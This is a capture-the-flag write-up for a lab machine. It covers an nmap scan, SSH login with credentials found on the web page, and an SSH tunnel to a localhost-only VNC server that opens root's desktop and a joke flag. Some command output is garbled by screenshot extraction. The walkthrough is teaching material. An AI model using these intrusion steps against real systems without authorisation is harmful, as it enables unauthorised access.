CTF_ Rootme

```
Ubuntu 16.04.6 LTS ubuntu tty1
ens33 IP Address: 192.168.142.129
ubuntu login:
```

From the above ubuntu login screen I got to know that the target ip was 192.168.142.129 Then I did an Nmap scan on the target to know the open ports.

Command - nmap -sV -Pn 192.168.142.129

```
File Actions Edit View Help

nmap

(kali@kali)-[~]

$ nmap -sV -Pn 192.168.142.129

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-29 15:33 EST

Nmap scan report for 192.168.142.129

Host is up (0.022s latency).

Not shown: 997 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protoco l 2.0)


80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
6001/tcp open X11 (access denied)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
```

I got 3 open ports from the scan i.e. TCP - 22,80,6001
As the port 80 was opened I tried the access the Ip from the browser



From the webpage i found some login details mentioned there

User : hw6 pass:password

So I used these credentials to connect to the target machine using SSH

```
-(kali⊕kali)-[~]
$ ssh hw6@192.168.142.129
The authenticity of host '192.168.142.129 (192.168.142.129)' can't be established.
ED25519 key fingerprint is SHA256:hDpgOUHiOvQeH55NZrpu19dmoZYMy4DWwyoTgBRj2eo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.142.129' (ED25519) to the list of known hosts. hw6@192.168.142.129's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)
 * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
                  https://ubuntu.com/advantage
* Support:
Last login: Sun Nov 17 19:37:58 2019 from 172.16.0.1
hw6@ubuntu:~$ ls
hint.txt
hw6@ubuntu:~$ cat hint.txt
The password for the service you need to access is "password" (no quotes.)
hw6@ubuntu:~$
```

I found an"hint.txt" file in the home directory and the file contains "The password for the service you need to access is "password" (no quotes.)

I used netstat utility to look for other instances running on the same machine.

```
Active Internet connections (serve
Proto Recv-Q Send-Q Local Address
                                 (servers and established)
                                                Foreign Address
                                                                              State
                                                                                           Timer off (0.00/
                    0 127.0.0.1:5901
0/0)
                   0 0.0.0.0:6001
                                                                                           off (0.00/
                                                                                           off (0.00/
tcp
0/0)
                  0 0.0.0.0:22
                                                                             LISTEN
                                                  0.0.0.0:*
tcp
/0)
                   36 192.168.142.129:22
                                                  192.168.142.128:49450 ESTABLISHED on (0.20/0
```

I found TCP-5901 in listening state which is an VNC server port

```
(kali⊗ kali)-[~]

$ ssh -L 6785:127.0.0.1:5901 -N -f -l hw6 192.168.142.129

hw6@192.168.142.129's password:
```

Here I did SSH port forwarding to the local machine on a free port where no service is running on it .

We can choose any free port and I had chosen port 6785.

I tried to access the VNC data on local

```
(kali® kali)-[~]
$ vncviewer 127.0.0.1:6785
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (ubuntu:1)"
VNC server default format:
    32 bits per pixel.
Least significant byte first in each pixel.
    True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
    32 bits per pixel.
Least significant byte first in each pixel.
    True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

An VNC viewer with flag.tct file was opened.

When I opened the flag.txt file the content was

Stove Top stuffing is better than the stuffing my mother-in-law makes. True story.

Happy Thanksgiving Y'all!

